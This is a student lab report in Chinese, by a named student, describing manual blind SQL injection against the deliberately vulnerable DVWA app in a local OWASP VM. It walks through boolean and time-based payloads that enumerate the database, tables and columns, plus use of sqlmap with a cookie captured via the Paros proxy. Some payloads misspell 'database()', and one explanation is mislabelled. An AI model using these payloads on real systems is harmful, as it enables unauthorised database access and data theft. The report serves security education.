《漏洞利用及渗透测试基础》实验报告

姓名： 艾明旭 学号：2111033 班级：信息安全一班

**实验名称：**

SQL盲注


**实验要求：**


基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告

**实验过程：**

**对 OWASP 测试环境中的 DVWA 平台实施 SQL 注入攻击**


首先，安装OWASP测试环境，通过OWASP虚拟机找到url：192.168.78.131：



****

可知要访问的IP为192.168.29.131


在kali的浏览器里访问这个地址




进入此站点





随意输入一个用户名和密码即可注册并登入，首先将网页左下端的 DVWA Security 设置为 low。然后访问选择 SQL Injection（Blind）






进入注入攻击界面 输入‘123456’；通过URL可以看出请求方式是get方式






打开Kali自带的sqlmap，使用 sqlmap –u URL 进行测试是否能注入



询问是否要跳转至登录界面，说明没有会话信息无法登入



因此下一步就是获取会话信息，利用sqlmap实现攻击


在利用 Sqlmap 之前，我们需要打开本地代理服务器，这里选用paros


（但发现没有安装，解决方法如下）


<https://www.tecmint.com/install-kali-linux-tools-using-katoolin-on-ubuntu-debian/>

以下是安装全部工具












也可仅安装paros




Paros界面






设置浏览器代理为 localhost，端口为 8080，拦截流量，查看并记录数据包中的 cookie

信息



在网页的输入框中，

输入 1234567，选择提交后，查看 Paros 拦截到的数据包信息，可以看到cookie信息



再次进行攻击

输入cookie 攻击成功


**DVWA 中的 SQL Injection(Blind)实践**

SQL盲注是不能通过直接显示的途径来获取数据库数据的方法。在盲注中，攻击者根据其返回页面的不同来判断信息（可能是页面内容的不同，也可以是响应时间不同）。一般情况下，盲注可分为三类：基于布尔SQL盲注、基于时间的SQL盲注、基于报错的SQL盲注。


基于时间的SQL盲注原理是：对于一个注入点，页面只返回True和False两种类型页面，此时可以利用基于布尔的盲注。布尔盲注就是通过判断语句来猜解，如果判断条件正确则页面显示正常，否则报错，这样一轮一轮猜下去直到猜对。

**第一步：判断是否存在注入，注入是字符型还是数字型**


输入1，输入1，显示相应用户存在



输入1' and 1=1 #，单引号为了闭合原来SQL语句中的第一个单引号，而后面的#为了闭合后面的单引号。运行后，显示存在




输入1' and 1=2 #，显示不存在



说明存在字符型的SQL盲注。

点页面右下角View Source，来查看源代码




很明显，安全级别为low的情况下，程序并未对id做任何处理。

**第二步：猜解当前数据库名**

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。


输入1' and length(database())=1 #，显示不存在；



输入1' and length(database())=2 #，显示不存在；

输入1' and length(database())=3 #，显示不存在；

输入1' and length(database())=4 #，显示存在：（这里把单引号换成双引号标明一个单元）



说明数据库名长度为4。

那么如何获得数据库名字？当然可以一个个数据库名字尝试，但使用二分法将会提高效率

|  |
| --- |
| 输入1' and ascii(substr(databse(),1,1))>97 #，显示存在，说明数据库名的第一个字符的ascii值大于97（小写字母a的ascii值）；    输入1' and ascii(substr(databse(),1,1))<122 #，显示存在，说明数据库名的第一个字符的ascii值小于122（小写字母z的ascii值）；    输入1' and ascii(substr(databse(),1,1))<109 #，显示存在，说明数据库名的第一个字符的ascii值小于109（小写字母m的ascii值）；    输入1' and ascii(substr(databse(),1,1))<103 #，显示存在，说明数据库名的第一个字符的ascii值小于103（小写字母g的ascii值）；    输入1' and ascii(substr(databse(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的ascii值不小于100（小写字母d的ascii值）；    输入1' and ascii(substr(databse(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的ascii值不大于100（小写字母d的ascii值），所以数据库名的第一个字符的ascii值为100，即小写字母d。  重复上述步骤 |


最终可以猜解出完整的数据库名（dvwa）

**第三步：猜解数据库中的表名**

首先猜解数据库中表的数量：

1' and (select count (table\_name) from information\_schema.tables where table\_schema=database())=1 # 显示不存在

1' and (select count (table\_name) from information\_schema.tables where table\_schema=database() )=2 # 显示存在



说明数据库中共有两个表。


接着挨个猜解表名：

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=1 # 显示不存在

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=2 # 显示不存在

…

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9 # 显示存在



说明第一个表名长度为9。

接下来，继续用二分法来猜测表名。

|  |
| --- |
| 1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 # 显示存在    1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<122 # 显示存在  1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<109 # 显示存在  1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<103 # 显示不存在  1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>103 # 显示不存在 |

说明第一个表的名字的第一个字符为小写字母g。

重复上述步骤，即可猜解出两个表名（guestbook、users）。


**第四步：猜解表中的字段名**

首先猜解表中字段的数量：

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=1# 显示不存在

…

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=8 # 显示存在




说明users表有8个字段。

接着挨个猜解字段名：

1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))=1 # 显示不存在

…

1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))=7 # 显示存在



说明users表的第一个字段为7个字符长度。

采用二分法，即可猜解出所有字段名。

**第五步：猜解表中数据**

继续用二分法

**2. 基于时间的SQL盲注**

也可以使用基于时间的SQL盲注，首先判断是否存在注入，注入是字符型还是数字型：

输入1’and sleep(5) #，感觉到明显延迟

输入1 and sleep(5) #，没有延迟

说明存在字符型的基于时间的盲注。

猜解当前数据库名字长度：

1’ and if(length(database())=1,sleep(5),1) #没有延迟

1’ and if(length(database())=4,sleep(5),1) # 明显延迟

采用二分法猜解数据库名：

1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟

以此类推，猜解表、字段和数据。

**心得体会：**

通过本次实验，加深了对SQL盲注的理解，通过and+sql查询语句不断探索数据库的信息，实现SQL盲注。学会了最简单的盲注攻击，知道了注入攻击和盲注攻击的区别。